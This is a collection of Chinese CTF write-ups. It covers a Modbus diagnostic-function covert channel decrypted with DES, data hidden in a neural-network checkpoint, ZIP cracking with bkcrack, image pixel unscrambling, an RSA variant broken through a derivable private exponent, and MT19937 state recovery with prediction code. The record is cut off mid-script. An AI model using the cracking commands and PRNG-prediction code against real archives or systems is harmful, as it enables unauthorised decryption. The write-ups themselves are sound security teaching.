Misc

wireshark

题目信息

Traffic revealed normal Modbus traffic plus “extra” communications—all protocol-compliant, evading firewall alerts. Attacker knows the protocol.

题目意思很明显：

- 抓包里主要是 **Modbus/TCP**
- 但攻击者没有用“异常协议”通信
- 而是使用了 **完全合法、符合协议规范** 的方式夹带数据
- 所以关键不是找“非法流量”，而是找 **正常协议里的异常用法**

一、初步分析

把附件解压后得到一个抓包文件：

```
challenge.pcapng
```

实际文件是 pcap 格式抓包，里面大部分是 **502 端口** 的 Modbus/TCP 通信。

Modbus/TCP 正常场景下常见的是这些功能码：

- `01` Read Coils
- `03` Read Holding Registers
- `04` Read Input Registers
- `05` Write Single Coil
- `06` Write Single Register
- `10` Write Multiple Registers

题目说“有 extra communications，而且 protocol-compliant”，这就提示我们：

攻击者很可能使用了 **不常见但合法的 Modbus 功能码** 来隐藏数据。

二、识别异常点

1. 常规主站/从站关系

流量里可以看到：

- `192.168.100.10` 像正常主站
- `192.168.100.101`
- `192.168.100.102`
- `192.168.100.103`

这几个像 PLC / 从站设备。

大部分通信都很正常，都是常规读写请求。

2. 关注非常规功能码

一步检查 Modbus PDU，会发现存在 **功能码 8** 的报文。

功能码 8 是：

```
Diagnostics
```

其中常见的一个子功能是：

```
00 00  Return Query Data / Loopback
```

它的特点是：

- 完全合法
- 不会显得像“异常协议”
- 可以把任意数据塞进请求里，然后设备原样返回
- 非常适合做隐蔽隧道 / 数据藏匿

这和题目描述几乎完全贴合。

三、在流量中定位可疑功能码 8

正常的功能码 8 数据区里，出现过一些很像“探活/测试”的 ASCII 内容：

- `LINK`
- `PING`
- `ECHO`
- `TEST`

例如这种：

```
08 00 00 4c494e4b    -> LINK
08 00 00 50494e47    -> PING
08 00 00 4543484f    -> ECHO
08 00 00 54455354    -> TEST
```

这些看起来都还算合理。

但是在中间某一段，会突然出现一组 **不像 ASCII、长度固定、很像密文块** 的数据：

```
ded7825ede4fd19c
9f37371c37c6fa2d
54e6fe2801f0df1d
763175a586db1c62
9efa82d0f8eacb41
7b4419392b4a6aa8
```

每块都是 **8 字节**。

这非常像：

- DES 分组长度 8 字节
- 或者其他 64-bit block cipher 的密文块

把这 6 组拼起来得到完整密文：

```
ded7825ede4fd19c9f37371c37c6fa2d54e6fe2801f0df1d763175a586db1c629efa82d0f8eacb417b4419392
```

共 48 字节。

四、继续找密钥线索

既然疑似是密文，就要继续在流量里找：

- 可疑 ASCII
- 特殊返回值
- 像 key 的 8 字节字符串

之后在抓包中会发现一个很突兀的响应数据：

```
S7COMM01
```

这个字符串只出现了一次，而且非常显眼。

它所在的报文内容类似于：

```
01 03 08 53 37 43 4f 4d 4d 30 31
```

其中：

```
53 37 43 4f 4d 4d 30 31
```

转成 ASCII 正好就是：

```
S7COMM01
```

长度正好 **8 字节**。

而前面那段可疑数据又正好是 **8 字节分组** 的密文。

于是一个非常自然的猜测出现了：

`S7COMM01` 可能就是 DES 的 key。

五、解密验证

将前面提取出的 48 字节密文，使用：

- 算法：`DES`
- 模式：`ECB`
- Key：`S7COMM01`

进行解密。

密文

```
ded7825ede4fd19c
9f37371c37c6fa2d
54e6fe2801f0df1d
763175a586db1c62
9efa82d0f8eacb41
7b4419392b4a6aa8
```

拼接后：

```
ded7825ede4fd19c9f37371c37c6fa2d54e6fe2801f0df1d763175a586db1c629efa82d0f8eacb417b4419392
```

key

```
S7COMM01
```

十六进制：

```
53 37 43 4f 4d 4d 30 31
```

OpenSSL 解密

```
openssl enc -provider legacy -des-ecb -d -nopad \
-K 5337434f4d4d3031 \
-in cipher.bin -out plain.bin
```

解密后得到：

```
flag{a3f8e2d1-7c19-4a6b-b5e8-9d2f0c4a7e31}
```

后面还有 `06 06 06 06 06 06`，是 PKCS#5/PKCS#7 风格填充，去掉即可。

六、最终 flag

```
flag{a3f8e2d1-7c19-4a6b-b5e8-9d2f0c4a7e31}
```

Neural Secrets

题目信息

题目名： Neural Secrets**题目类型：** AI / 取证 / 隐写**目标：** 从给定的模型检查点文件中找出隐藏的秘密信息，得到 flag。

题目分析

题目描述提到：

研究员利用神经网络模型作为“死信箱”来传递机密信息

这句话基本已经在暗示：**秘密信息被藏在模型文件本身里**，而不是常规的训练日志、配置文件或者附件说明中。

因此拿到题目后，优先思路是：

1. 解压附件
2. 检查模型结构与参数
3. 寻找异常字段、异常张量、异常命名
4. 判断是否存在：

- 明文字符串
- 权重低位隐写
- 特定层参数编码
- 额外缓存张量伪装存储数据

解题过程

1. 解压并查看文件

附件是一个 `model.zip`，先解压。

```
unzip model.zip
```

解压后得到模型文件，例如：

```
model.pt
```

接着用 Python / PyTorch 查看其内容。

---

2. 加载模型检查点

先看 checkpoint 里面都有什么字段。

```
import torch

ckpt = torch.load("model.pt", map_location="cpu")
print(type(ckpt))
print(ckpt.keys())
```

输出里可以看到类似这样的字段：

```
dict_keys([
    'model_state',
    'config',
    'vocab',
    'eval_cache'
])
```

其中最值得注意的是 `eval_cache`。

正常的模型 checkpoint 常见字段一般是：

- `state_dict`
- `model_state_dict`
- `optimizer_state_dict`
- `epoch`
- `config`

但这里多出来一个 `**eval_cache**`，而且名字有点像“运行缓存”，很适合伪装成正常内容。

---

3. 检查模型结构与维度

继续查看关键参数形状。

```
state = ckpt["model_state"]

for k, v in state.items():
    print(k, tuple(v.shape))
```

发现它是一个 **CharLSTM** 风格的字符级模型，其中比较关键的是：

```
embedding.weight -> [95, 64]
```

这表示：

- 词表大小是 95
- 每个字符被映射到 64 维 embedding

再看 `eval_cache`：

```
print(type(ckpt["eval_cache"]))
print(ckpt["eval_cache"].shape)
```

输出：

```
torch.Size([39, 64])
```

这个维度就很有意思：

- `eval_cache` 一共有 39 行
- 每行 64 维
- 与 embedding 的单个字符向量维度完全一致

这非常像：

把一段 39 个字符的秘密信息，直接写成 39 个 embedding 向量，再塞进 `eval_cache`

---

4. 核心思路：最近邻反查字符

如果研究员是把秘密文本中的每个字符，替换成对应的 embedding 向量，然后按顺序存进 `eval_cache`，那么只要把 `eval_cache` 的每一行拿去和 `embedding.weight` 里的所有字符向量比对，找最近的那个字符即可。

也就是：

- `embedding.weight`：字符表中每个字符的标准向量
- `eval_cache[i]`：第 i 个隐藏字符的向量
- 对每个 `eval_cache[i]`，找最近的 embedding index
- 再通过词表映射回字符

解码脚本

下面是完整脚本：

```
import torch

ckpt = torch.load("model.pt", map_location="cpu")

state = ckpt["model_state"]
emb = state["embedding.weight"]          # [95, 64]
cache = ckpt["eval_cache"]               # [39, 64]
vocab = ckpt["vocab"]

# 如果 vocab 是字符列表
if isinstance(vocab, list):
    idx2char = {i: ch for i, ch in enumerate(vocab)}
# 如果 vocab 是 dict，可能需要反转
elif isinstance(vocab, dict):
    # 兼容两种情况
    if all(isinstance(k, int) for k in vocab.keys()):
        idx2char = vocab
    else:
        idx2char = {v: k for k, v in vocab.items()}
else:
```

```
    raise TypeError("unknown vocab format")

result = []

for vec in cache:
    # 计算与所有 embedding 向量的距离
    dists = torch.norm(emb - vec.unsqueeze(0), dim=1)
    idx = torch.argmin(dists).item()
    result.append(idx2char[idx])

flag = "".join(result)
print(flag)
```

解码结果


运行后得到：

```
DesCTF{n3ur4l_st3g0_1n_emb3dd1ng_sp4c3}
```

张三的秘密

用火眼挂载检材。

```
0x4a37c5fad9d060d12f2cf65650fdd718d18d7e0a777276e85e1dd70a4a3c5b84
2d1feb896c42
```



0x4e769b2cb222e299d33ea4b89e2831e12399a6b0117336e981a567371726b3368c73f3488e18

0x47bb1ac5f6a422e8b4d483334b5d7fe2f8bae6ae665322ff30b2cade7f03e434a2e849d085993

0x3f961ff18045be09c0ef92b6a5813cd8e8dc365f613b130ed430095e657c8391alc03ac5ace54

0xf0fe0b8be939ecd598f774ca043352f43dfb9fa3b74678aa9f9c9f68ab385f071d84376e64e5

0x4a37c5fad9d060d12f2cf65650fdd718d18d7e0a777276e85e1dd70a4a3c5b842d1feb896c42

这五个我分别是从饭卡照片的二维码，壁纸照片的iend后面的数据，hint.dll里面已经有的，还有xways在未分配簇里面爆搜搜索出来的

最后配合p完成shamir恢复。ai能跑出来下面的flag：

flag{37af8b400737929ad29ad6876d283e92} ## infrared Writeup

核心判断： `ir_challenge.txt` 里是 NEC 扩展红外解析结果， `command` 第一字节是按键码。

统计命令字节（第一字节）后，可以看到： - 共 1000 条记录

- 共有 15 种命令码
- `15/16/17/18/19` 出现次数很低（19/19/22/13/16），很像“确认 + 方向键”

结合题图 `1.png` （电视搜索界面的字母数字软键盘），可把这 5 个键当作输入相关键处理：

- `15` -> `OK`
- `16` -> `UP`

- `17` -> `DOWN`
- `18` -> `RIGHT`
- `19` -> `LEFT`

> 其余按键视为“混入的无关操作噪声”。

软键盘按题图建模为：

```
A B C D E F

G H I J K L

M N O P Q R

S T U V W X

Y Z 1 2 3 4

5 6 7 8 9 0
```

方向移动按“环绕”处理（越界从另一边回来），把 `OK` 时当前位置字符记下来。

脚本跑出的候选串为：

```
FLAG1NFR4RE93DISFUN
```

可以明显看出是目标字符串与混入操作叠加后的结果，其中前缀 `FLAG` 是干扰前缀，`9` 为噪声按键。

因此核心串为：

```
1nfr4re3disfun
```

提交：

```
flag{1nfr4re3disfun}
```

```python
import re
from pathlib import Path


GRID = [
    list("ABCDEF"),
    list("GHIJKL"),
    list("MNOPQR"),
    list("STUVWX"),
    list("YZ1234"),
    list("567890"),
]

# Key mapping recovered from IR key table / command behavior
```

```python
KEYMAP = {
    "15": "OK",
    "16": "UP",
    "17": "DOWN",
    "18": "RIGHT",
    "19": "LEFT",
}


def load_commands() -> list[str]:
    challenge = next(Path(".").glob("*/ir_challenge.txt"))
    text = challenge.read_text(encoding="utf-8", errors="ignore")
    return re.findall(r"command:\s*([0-9A-F]{2})\s+[0-9A-F]{2}\s+00\s+00", text)


def decode(commands: list[str], start: tuple[int, int]) -> str:
    r, c = start
    out: list[str] = []
    for code in commands:
        action = KEYMAP.get(code)
        if action == "UP":
            r = (r - 1) % 6
        elif action == "DOWN":
            r = (r + 1) % 6
        elif action == "LEFT":
            c = (c - 1) % 6
        elif action == "RIGHT":
            c = (c + 1) % 6
        elif action == "OK":
            out.append(GRID[r][c])
    return "".join(out)


def main() -> None:
    commands = load_commands()

    # Try all start positions and pick the obvious "FLAG..." candidate.
    candidates: list[tuple[tuple[int, int], str]] = []
    for r in range(6):
        for c in range(6):
            s = decode(commands, (r, c))
            if "FLAG" in s:
                candidates.append(((r, c), s))

    if not candidates:
        print("No candidate containing FLAG found.")
        return

    start, raw = candidates[0]
    print(f"start={start}, raw={raw}")

    # Remove known noise from mixed operations.
    core = raw.replace("FLAG", "", 1).replace("9", "", 1).lower()
    print(f"flag{{{core}}}")
```

```
if __name__ == "__main__":
    main()
```

Real sign in?

题目信息 一开始给的压缩包，直接明文爆破就好了

```
bkcrack -C "challenge.zip" -c challenge.png -x 0 89504e470d0a1a0a0000000d49484452

bkcrack -C 1.zip -k 5eb34ede c49019bf 815834b9 -U new.zip easy
```

题目给了一张看起来像电视雪花屏一样的黑白图片，并附带一句提示： The picture for pixls ，Please find the secret and send it to the WeChat official account background to get the flag！！ 另外还给了一个提示文件，里面是一个 4×4 矩阵重排示例：

```
R[37 116  72  99]                                [[37 116 236 107]
 [236   8 131 218]            -->                 [8  72  99 131]
 [107 219  75 254]                                [219 128 180  75]
 [128 180  75 230]]                               [218 254  75 230]]
```

这个提示非常关键，它说明图片并不是普通隐写，而是做了某种 像素重排。 观察这个重排方式，可以发现它和图像压缩里常见的 zigzag（之字形扫描） 十分接近。

一、初步分析 先观察题目图片： ● 图片是黑白噪声风格 ● 不是常见 LSB、通道隐写那种彩色图 ● 肉眼看不出文字，但中间有明显结构感 ● 题目特意写了 pixls，暗示和 像素排列 有关 因此，第一反应应该是： 1. 图像像素被重新排列了 2. 提示文件给的是“如何恢复排列”的方法 3. 恢复后大概率会出现二维码或文字

二、从提示判断是 zigzag 重排 提示里的 4×4 示例，并不是简单行列交换，而更像是： ● 原矩阵中的元素 ● 按某种 对角线往返 的顺序读出 ● 再重新填回矩阵 这正是 zigzag 扫描 的典型特征。 在 JPEG 中，8×8 DCT 系数常用 zigzag 顺序展开。 这题虽然不是 JPEG 系数题，但思路是一样的： 整张图或某些区域的像素，被按 zigzag 顺序打乱了。

三、尝试的几种恢复方式 做这题时可以尝试几条路线： 1. 按小块做 zigzag 恢复 例如： ● 4×4 小块 ● 8×8 小块 ● 16×16 小块 对每个 block 单独做 inverse zigzag。 结果会发现： ● 图像会有一些变化 ● 但无法清晰恢复出有效信息 ● 说明它不是“分块局部打乱” 2. 当作 DCT 系数做 IDCT 因为 zigzag 和 JPEG 很像，所以也可以试： ● 先按 zigzag 逆序 ● 再做 IDCT 结果依然不理想，说明这题不是频域系数恢复。 3. 对整张图做 zigzag 逆还原 最后尝试把整张图像二维坐标本身看作一个矩阵， 然后按照 整幅图的 zigzag 顺序 来恢复像素位置。 这一招命中靶心。 恢复后图像中会出现 二维码。

四、核心思路 设原图大小为 H × W。 题目图像实际上是把真实图像的像素，按二维 zigzag 顺序重新排列后得到的。 恢复时需要做的事情是： 1. 先生成整个 H × W 矩阵的 zigzag 坐标序列 2. 将打乱图像按行展开成一维数组 3. 按 zigzag 坐标依次填回新图 4. 得到恢复后的图像 换句话说： ● 当前图像里的第 0 个像素，不是原图左上角 ● 而是原图 zigzag 序列中的第 0 个位置 ● 只要把整张图按 zigzag 坐标“塞回去”，就能恢复原图


五、恢复脚本 下面是完整可复现脚本。

```
from PIL import Image
import numpy as np

def zigzag_indices(h, w):
    """
    生成 h x w 矩阵的二维 zigzag 顺序坐标
    """
    result = []
    for s in range(h + w - 1):
        diag = []
```

```
        r_start = max(0, s - (w - 1))
        r_end = min(h - 1, s)
        for r in range(r_start, r_end + 1):
            c = s - r
            diag.append((r, c))

        # 偶数对角线反向，奇数对角线正向
        if s % 2 == 0:
            diag.reverse()

        result.extend(diag)
    return result

def inverse_whole_image_zigzag(img_path, out_path):
    img = Image.open(img_path).convert("L")
    arr = np.array(img)
    h, w = arr.shape

    flat = arr.flatten()
    coords = zigzag_indices(h, w)

    restored = np.zeros((h, w), dtype=np.uint8)

    for i, (r, c) in enumerate(coords):
        restored[r, c] = flat[i]

    Image.fromarray(restored).save(out_path)
    return restored

if __name__ == "__main__":
    restored = inverse_whole_image_zigzag("challenge.png", "whole_invzig.png")
    print("done")
```

六、恢复结果 运行后得到恢复图 whole_invzig.png。 这张图里会出现一个 二维码。 接下来直接扫码即可，二维码内容为： I_love_DesCTF

七、最终答案 题目要求把 secret 发到公众号后台获取 flag。 因此 secret 就是： I_love_DesCTF



attachments/3e24d6094a6c07edfcd8d1f19b0535e1_MD5.png

Crypto

签到

步骤 1：提取情报要素 题干中其实已经明牌给出了破局的三大核心线索：

主导方：伊朗革命卫队 (IRGC)

时间节点：2月28日凌晨

打击坐标：25.1°N, 51.3°E

步骤 2：地理坐标溯源 利用 Google Maps 等经纬度查询工具，搜索坐标 25.1°N, 51.3°E：

定位结果：该坐标位于卡塔尔首都多哈附近。

目标确认：精准对应现实中的 乌代德空军基地（Al Udeid Air Base），这是美军在整个中东地区最大的驻外部队枢纽。

步骤 3：结合时政新闻检索 理清逻辑链条：伊朗革命卫队在2月28日凌晨，锁定了美军中东空军基地并下达了行动指令。 这直接映射了近期的重大国际军事冲突。利用搜索引擎检索相关时事新闻关键词（如："伊朗 2月28日 行动代号"、"Iran strike Al Udeid operation codename"等）。 根据近期的新闻报道，伊朗官方对此类针对美以军事目标的报复/打击行动，都有着极其统一且著名的官方命名规则（如近期的"真实承诺"系列行动）。结合题干时间点查证，即可锁定该次行动的正式代号为"真实承诺-4"。

Check in

Check in 题解 WP

题目信息

附件是一个 `task.sage`，核心代码如下：

Python 运行

```python
from sage.all import *
from Crypto.Util.number import getStrongPrime, inverse
from hashlib import *
while True:
    p = getStrongPrime(512)
    q = getStrongPrime(512)
    if p%4==3 and q%4==3:
        print(p,q)
        break
N = p * q
phi_N = (p**2 + p + 1) * (q**2 + q + 1)
d = Integer(N)**RR(0.47)
e = inverse(Integer(d), phi_N)
flag='flag{'+md5(str(p+q).encode()).hexdigest()+'}'
print(f"e = {e}")
print(f"N = {N}")
print(flag)
```

题目给出了 `e` 和 `N`，要求恢复 flag。

attachments/97280089ba147c7d20bc8e9e6a058efa_MD5.png

flag 生成方式为：

```python
flag='flag{'+md5(str(p+q).encode()).hexdigest()+'}'
```

所以本题目标并不是直接解密，而是想办法求出 `p+q`。

题目分析

这题看起来像 RSA，但和普通 RSA 不一样。

普通 RSA 中：

- `N = p*q`
- `phi = (p-1)(q-1)`
- `e*d ≡ 1 mod phi`

而这里定义的是：

```python
phi_N = (p**2 + p + 1) * (q**2 + q + 1)
```

attachments/4b5e95360443ef64da1d41630087b12f_MD5.png

并且最关键的一点是：

```python
d = Integer(N)**RR(0.47)
```

也就是说，`d` 不是随机生成的，也不是秘密值，而是**由公开的 `N` 直接计算出来的。**

这就相当于题目把“私钥指数”自己写在门口了。
因此我们可以先从 `N` 恢复 `d`，再利用：

$$e \cdot d \equiv 1 \pmod{\phi_N}$$

即：

$$ed - 1 = k\phi_N$$

其中 `k` 为整数。

---

attachments/4c790abde0f11a6abd8101b9ee6fccb7_MD5.png

关键突破点

1. 先恢复 d

题目原代码是：

```python
d = Integer(N)**RR(0.47)
e = inverse(Integer(d), phi_N)
```

所以要完全按原逻辑恢复：

```python
d = Integer(N)**RR(0.47)
d = Integer(d)
```

这里必须注意，`RR(0.47)` 是 Sage 的实数域浮点运算，不是精确分数幂。
因此恢复 `d` 时也必须用 Sage 的 `RR`，不能随便换成 Python 的浮点或者别的高精度方式，否则结果可能不一致。

attachments/241e11f06909186c783b1974d34aac77_MD5.png

2. 利用 ed - 1 = k * phi_N

由逆元定义可知：

$$ed - 1 = k\phi_N$$

而：

$$\phi_N = (p^2 + p + 1)(q^2 + q + 1)$$

展开：

$$\phi_N = p^2q^2 + p^2q + p^2 + pq^2 + pq + p + q^2 + q + 1$$

又因为：

$$N = pq$$

设：

$$s = p + q$$

则有：

- $p^2q^2 = N^2$
- $p^2q + pq^2 = pq(p + q) = Ns$
- $p^2 + q^2 = (p + q)^2 - 2pq = s^2 - 2N$

代入可得：

$$\phi_N = N^2 + Ns + (s^2 - 2N) + N + s + 1$$

attachments/f681d8d506c80293db7231b8009c5a12_MD5.png

整理：

$$\phi_N = N^2 + Ns + s^2 - N + s + 1$$

即：

$$\phi_N = s^2 + (N + 1)s + (N^2 - N + 1)$$

于是得到关于 `s = p+q` 的二次方程：

$$s^2 + (N + 1)s + (N^2 - N + 1 - \phi_N) = 0$$

只要拿到 `phi_N`，就能直接求出 `s = p+q`。

如何确定 k

由：

$$ed - 1 = k\phi_N$$

可得：

$$k = \frac{ed - 1}{\phi_N}$$

因为 ϕ_N 与 N^2 同量级，所以：

$$k \approx \frac{ed}{N^2}$$

attachments/77c3998b3eccaca8af92e3ac326b5d6e_MD5.png

因此可以直接取：

Python 运行

```python
k = (e * d) // (N^2)
```

这题里这个值就是正确的 `k`，不需要暴力枚举小范围。

解题过程

1. 根据题目原逻辑恢复 `d`
2. 计算 `k = (e*d)//(N^2)`
3. 计算 `phi_N = (e*d-1)//k`
4. 列出关于 `s = p+q` 的二次方程
5. 解出 `s`
6. 计算 `md5(str(s))`
7. 拼出 flag

attachments/22dde835e8c7461f85ae995d800a4ad8_MD5.png

```
from sage.all import *
from hashlib import md5

e =
20285928988408708385825788658664300305494782819689883492429762785687493161646901961627732

N =
16231886419812084828960251368529410021366200231052404001614126708260221170280175162727158

# 按题目原样恢复 d
d = Integer(N) ** RR(0.47)
d = Integer(d)

print("[+] d =", d)

# 计算 k
k = (e * d) // (N^2)
print("[+] k =", k)

# 还原 phi_N
phi = (e * d - 1) // k
print("[+] phi =", phi)

# 设 s = p + q
# phi = s^2 + (N+1)s + (N^2 - N + 1)

A = Integer(1)
B = Integer(N + 1)
C = Integer(N^2 - N + 1 - phi)

Delta = B^2 - 4*A*C
print("[+] Delta is square:", Delta.is_square())

sqrtDelta = Integer(sqrt(Delta))
s = (-B + sqrtDelta) // 2

print("[+] p + q =", s)
```

```
flag = "flag{" + md5(str(s).encode()).hexdigest() + "}"
print(flag)
```

flag{563ca40e34c288a7fa6a0384b69ccac4}

尽人事，听天命

题目给了一份“命书”和一个源码 `task.py`。
表面上是“算命”“天命”，实际上是把随机数输出伪装成命盘字段，再利用末尾两条“封印”隐藏真正的 `yin` 和 `yang`。

题目最后给出的 flag 生成方式是：

```
flag = DesCTF{md5(str(min(yin,yang)) + "|" + str(max(yin,yang)))}
```

所以目标就是恢复出 `yin` 和 `yang`。

一、审计源码

附件中的核心代码如下：

```
import random
from secret import seed,yin,yang

signs = ['大吉', '中吉', '小吉', '吉', '末吉', '凶', '大凶']
colors = ['赤', '橙', '黄', '青', '蓝', '紫', '黑', '白']
pool = []
count = 2495
bits = 32
kbits = 6

def next_omen():
    global pool
    if not pool:
        x = random.getrandbits(32)
        pool = [x & 0xff, (x >> 8) & 0xff, (x >> 16) & 0xff, (x >> 24) & 0xff]
    return pool.pop(0)

def make_book(name):
    t = next_omen()
    a = t % 101
    b = (t * 3 + 7) % 101
    c = (t * 5 + 11) % 101
    d = (t * 7 + 13) % 101
    color = colors[t & 7]
    sign = signs[(t >> 1) % len(signs)]
    return '\n'.join([
        '【天命阁命书】',
        f'有缘人：{name}',
        f'命途：{a}',
        f'福缘：{b}',
        f'财势：{c}',
        f'劫数：{d}',
        f'吉色：{color}',
        f'签文：{sign}',
```

```
        f'天命：{t}'
    ])

def pull(k):
    x = 0
    off = 0
    while off < k:
        x |= random.getrandbits(32) << off
        off += 32
    return x & ((1 << k) - 1)

def main():
    random.seed(seed)
    names = [f'有缘人{i:04d}' for i in range(count)]
    with open('命书.txt', 'w', encoding='utf-8') as f:
        f.write('天命阁旧录\n')
        f.write('知天命，可窥未来。\n')
        f.write('见未来，方知真形。\n\n')
        for name in names:
            f.write(make_book(name))
            f.write('\n\n')
        bound = yin * yang
        trace = yin ^ (yang >> kbits)
        seal_a = bound ^ pull(bits * 2)
        seal_b = trace ^ pull(bits)
        f.write('【未来残页】\n')
        f.write(f'阴阳交积封印：{seal_a}\n')
        f.write(f'阴阳离合封印：{seal_b}\n')
        f.write('\n')
        f.write('flag = DesCTF{md5(str(min(yin,yang)) + "|" + str(max(yin,yang)))}\n')
```

二、题目本质

源码里最关键的有三点：1. `天命` 就是随机数输出的一个字节

```
x = random.getrandbits(32)
pool = [x & 0xff, (x >> 8) & 0xff, (x >> 16) & 0xff, (x >> 24) & 0xff]
```

也就是说每 4 条命书的 `天命`，其实对应同一个 `getrandbits(32)` 的四个字节，按 **小端序** 依次取出。

---

2. 命书一共 2495 条

```
count = 2495
```

2495 个字节意味着：

- 623 个完整的 32 位输出，对应 `623 * 4 = 2492`
- 还剩 3 个字节

也就是说我们拿到了：

- 前 623 个完整的 MT19937 输出
- 第 624 个输出的低 24 位

这就是题目的核心突破口。

---

3. 残页两条封印的真实含义

```
bound = yin * yang
trace = yin ^ (yang >> 6)

seal_a = bound ^ pull(64)
seal_b = trace ^ pull(32)
```

题面两句提示：

- **阴阳交积，可见其形** → 对应乘积 `yin * yang`
- **阴阳离合，可判其分** → 对应异或 `yin ^ (yang >> 6)`

所以只要能预测出 `pull(64)` 和 `pull(32)`，就能解出：

- `bound`
- `trace`

再联立求 `yin`、`yang`。

三、恢复随机数状态

Python 的 `random` 底层是 **MT19937**。
对于一个 MT 输出值 `y`，可以通过 **untemper** 逆回原始 state。

题目里虽然只给了 623 个完整输出 + 1 个输出的低 24 位，但这里有个很舒服的现象：

第 624 个输出缺失的最高 8 位，不影响最终解出 `yin` 和 `yang`。

实际枚举这 8 位全部 256 种可能，最后得到的 `bound`、`trace`、`yin`、`yang` 都完全一致，所以可以直接暴力补齐。

四、解题步骤

1. 提取所有 `天命`

从 `命书.txt` 里提取：

```
天命：148
天命：140
天命：142
...
```

一共 2495 个数字。

---

2. 每四个拼成一个 32 位数

按源码可知拼接方式是小端序：

```
x = b0 | (b1 << 8) | (b2 << 16) | (b3 << 24)
```

这样就能得到前 623 个完整输出，以及第 624 个输出的低 24 位。

---

3. 对 256 种高 8 位做枚举

枚举第 624 个输出的最高字节，恢复候选状态，预测后续：

- `pull(64)` 用两个 `getrandbits(32)`
- `pull(32)` 用一个 `getrandbits(32)`

于是可得：

```
bound = seal_a ^ pull64
trace = seal_b ^ pull32
```

---

4. 分解 `bound`

得到：

```
bound = 10628364105245574731
trace = 2540299101
```

对 `bound` 做因数分解：

```
10628364105245574731 = 2492562577 × 4264031003
```

检查哪组满足：

```
yin ^ (yang >> 6) == trace
```

验证：

```
2492562577 ^ (4264031003 >> 6) = 2540299101
```

成立。

所以：

```
yin  = 2492562577
yang = 4264031003
```

---

5. 计算 flag

按照题目要求：

```
md5(str(min(yin,yang)) + "|" + str(max(yin,yang)))
```

即：

```
md5("2492562577|4264031003")
= 28dc9b687456ef5897c4477a98a8bdbf
```

最终得到：

```
DesCTF{28dc9b687456ef5897c4477a98a8bdbf}
```

```
import re
import hashlib
import sympy as sp

# 读取命书
```

```
with open("命书.txt", "r", encoding="utf-8") as f:
    text = f.read()

omens = list(map(int, re.findall(r"天命：(\\d+)", text)))
seal_a = int(re.search(r"阴阳交积封印：(\\d+)", text).group(1))
seal_b = int(re.search(r"阴阳离合封印：(\\d+)", text).group(1))

print("[+] omen count =", len(omens))
print("[+] seal_a =", seal_a)
print("[+] seal_b =", seal_b)

# 前 623 个完整 32 位输出
outputs = []
for i in range(0, (len(omens) // 4) * 4, 4):
    x = omens[i] | (omens[i+1] << 8) | (omens[i+2] << 16) | (omens[i+3] << 24)
    outputs.append(x)

remain = omens[len(outputs) * 4:]
partial_last = remain[0] | (remain[1] << 8) | (remain[2] << 16)

print("[+] full 32-bit outputs =", len(outputs))
print("[+] partial last =", hex(partial_last))

MASK = 0xffffffff
N = 624
M = 397
MATRIX_A = 0x9908b0df
UPPER_MASK = 0x80000000
LOWER_MASK = 0x7fffffff

def undo_right(y, shift):
    x = 0
    for i in range(31, -1, -1):
        bit = (y >> i) & 1
        if i + shift <= 31:
            bit ^= (x >> (i + shift)) & 1
        x |= bit << i
    return x

def undo_left(y, shift, mask):
    x = 0
    for i in range(32):
        bit = (y >> i) & 1
        if i - shift >= 0 and ((mask >> i) & 1):
            bit ^= (x >> (i - shift)) & 1
        x |= bit << i
    return x

def untemper(y):
    y = undo_right(y, 18)
    y = undo_left(y, 15, 0xefc60000)
    y = undo_left(y, 7, 0x9d2c5680)
    y = undo_right(y, 11)
    return y & MASK

def temper(y):
    y ^= (y >> 11)
```

```
    y ^= (y << 7) & 0x9d2c5680
    y ^= (y << 15) & 0xefc60000
    y ^= (y >> 18)
    return y & MASK

def twist(mt):
    mt = mt[:]
    for i in range(N):
        y = (mt[i] & UPPER_MASK) | (mt[(i + 1) % N] & LOWER_MASK)
        mt[i] = mt[(i + M) % N] ^ (y >> 1) ^ (MATRIX_A if (y & 1) else 0)
        mt[i] &= MASK
    return mt

found = False

for hi in range(256):
    y624 = partial_last | (hi << 24)

    # 构造 624 个 state 候选
    state = [untemper(y) for y in outputs] + [untemper(y624)]

    # 用满 624 个状态后，下一个 getrandbits(32) 会先 twist
    mt2 = twist(state)

    # 预测 pull(64) 和 pull(32)
    pred0 = temper(mt2[0])
    pred1 = temper(mt2[1])
    pred2 = temper(mt2[2])

